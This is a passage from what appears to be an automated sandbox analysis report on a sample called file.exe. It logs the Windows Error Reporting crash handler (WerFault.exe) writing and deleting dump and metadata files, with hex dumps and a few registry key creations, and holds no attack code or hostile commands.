C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7236	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7272	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7276	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7278	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7302	4	0d 00 0a 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7306	2	09 00		success or wait	6	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7310	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000B</Flags>	success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7568	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7572	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7574	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7600	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7604	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7606	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 34 00 32 00 3a 00 31 00 36 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-10-04T00:42:16Z">	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7706	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7710	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7714	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 36 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 31 00 33 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 34 00 30 00 36 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 34 00 30 00 36 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="306" PID="6136" UptimeMS="2406" TimeSinceCreationMS="2406" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7976	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7980	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	7984	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	8004	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	8008	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	8010	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	8048	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	8052	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	8054	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	8092	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	8096	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	8100	98	3c 00 47 00 75 00 69 00 64 00 3e 00 36 00 32 00 32 00 66 00 39 00 66 00 39 00 66 00 2d 00 64 00 64 00 38 00 30 00 2d 00 34 00 63 00 63 00 34 00 2d 00 61 00 37 00 37 00 35 00 2d 00 62 00 39 00 64 00 62 00 39 00 32 00 32 00 39 00 65 00 38 00 35 00 30 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>622f9f9f-dd80-4cc4-a775-b9db9229e850</Guid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	8198	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	8202	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	8206	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 34 00 32 00 3a 00 31 00 36 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-10-04T00:42:16Z</CreationTime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	8304	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	8308	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	8310	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	8350	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	8354	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD699.tmp.xml	0	4674	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_06fdd724\Report.wer	0	2	fd fd		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_06fdd724\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	167	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_06fdd724\Report.wer	11032	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 30 00 33 00 30 00 35 00 32 00 35 00 37 00 34 00 30 00	MetadataHash=1030525740	success or wait	1	6DA8497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{c91e3e77-bc80-86dd-2fb5-6e3a7de28296}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{c91e3e77-bc80-86dd-2fb5-6e3a7de28296}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{c91e3e77-bc80-86dd-2fb5-6e3a7de28296}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DA843D1	unknown

Analysis Process: WerFault.exe PID: **1324**, Parent PID: **6136**

General

Target ID:	27
Start time:	17:42:38
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6136 -s 1268
Imagebase:	0x30000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D8B1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2CC5.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2CC5.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3052.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3052.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_054230ad	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_054230ad\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D8A497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2CC5.tmp	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3052.tmp	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2CC5.tmp.dmp	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3052.tmp.xml	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6A5B.tmp.csv	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6A7B.tmp.txt	success or wait	1	6D8A497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2CC5.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 00 7f fd 3b 63 fd 05 12 00 00 00 00 00	MDMP ;c	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2CC5.tmp.dmp	8104	6	00 00 00 00 00 00		success or wait	1	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2CC5.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 1f 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 17 00 00 4f fd 3b 63 01 00 00 00 02 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWTO;c0Pacific Standard TimePacific Daylight Time	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2CC5.tmp.dmp	9494	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 1d fd 2e 1c fd fd 03 00 00 00 00 00 00 40 00 00 1d fd 2e 00 00 00 00 28 fd fd 03 00 1d fd 2e 23 00 00 00 46 02 01 00 0c fd fd 03 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++.@.(.#F+	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2CC5.tmp.dmp	1620	168	fd 14 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 16 25 00 00	..%	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2CC5.tmp.dmp	18802	20	59 00 00 00 00 00 3a 00 00 00 00 00 fd 04 00 00 06 4f 00 00	Y:O	success or wait	89	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2CC5.tmp.dmp	20230	1176	00 00 00 00 fd fd fd fd 00 00 40 00 fd 7b fd 77 fd 0a 5a 00 00 00 00 00 00 00 5a 00 fd 79 fd 77 00 00 00 00 00 00 00 00 00 00 00 00 00 10 fd 76 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 fd 7b fd 77 fd fd fd fd 1f 00 00 00 00 00 fd 7f 00 00 00 00 30 07 fd 7f 00 00 fd 7f 28 02 fd 7f 50 06 fd 7f 04 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 07 6d fd fd fd 00 00 10 00 00 20 00 00 00 00 01 00 00 10 00 00 05 00 00 00 10 00 00 00 60 66 fd 77 00 00 00 00 00 00 00 00 00 00 00 00 50 53 fd 77 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 02 00 00 00 05 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@{wZZywv{w0(Pm `fwPSwB	success or wait	88	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2CC5.tmp.dmp	96686	572	fd fd fd 77 fd fd fd 77 fd 02 00 00 fd fd fd fd 10 00 00 00 58 fd fd 02 24 fd fd 02 fd fd fd fd 40 fd fd 77 40 fd fd 77 40 fd 66 00 fd fd fd fd 00 00 00 00 fd 04 69 00 fd 02 00 00 fd fd fd fd fd 02 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 48 fd 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 18 25 67 00 00 00 00 00 00 00 00 00 50 03 69 00 00 00 3a 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 fd 66 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd 02 fd fd fd 00 fd fd fd 02 78 fd 66 00 00 00 00 00 fd fd fd fd 40 fd 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	wwX$@w@w@fiHf%gPi: @fxf@f	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2CC5.tmp.dmp	1788	4	0c 00 00 00		success or wait	12	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2CC5.tmp.dmp	10210	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 14 05 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 19 00 2c fd fd 77 23 00 00 00 06 02 00 00 14 fd 19 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++ ,w#+	success or wait	12	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2CC5.tmp.dmp	2320	48	fd 14 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 40 3c 00 00 00 00 00 fd fd fd 03 00 00 00 00 54 12 00 00 fd 22 01 00 fd 02 00 00 fd 46 00 00	@<T"F	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2CC5.tmp.dmp	2380	4	2f 00 00 00	/	success or wait	47	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2CC5.tmp.dmp	8110	22	10 00 00 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 00 00	file.exe	success or wait	47	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2CC5.tmp.dmp	7352	752	00 00 fd 6d 00 00 00 00 00 fd 03 00 fd fd 03 00 fd 62 7f fd fd 24 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 30 23 03 00 00 00 00 fd 5b 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd 03 00 00 00 00 00 05 fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 1b 1b 00 00 00 00 00 48 fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 69 2d 05 00 00 00 00	mb$BB?$@AZb0#[H@i-	success or wait	1	6D8A497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2CC5.tmp.dmp	97258	19962	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2CC5.tmp.dmp	32	108	03 00 00 00 44 02 00 00 fd 06 00 00 04 00 00 00 fd 13 00 00 4c 09 00 00 05 00 00 00 fd 05 00 00 72 49 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 fd 32 00 00 0c fd 01 00 15 00 00 00 fd 01 00 00 24 1d 00 00 16 00 00 00 fd 00 00 00 10 1f 00 00	DLrIT8T2$	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6D8A497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2FB4.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6D8A497A	unknown
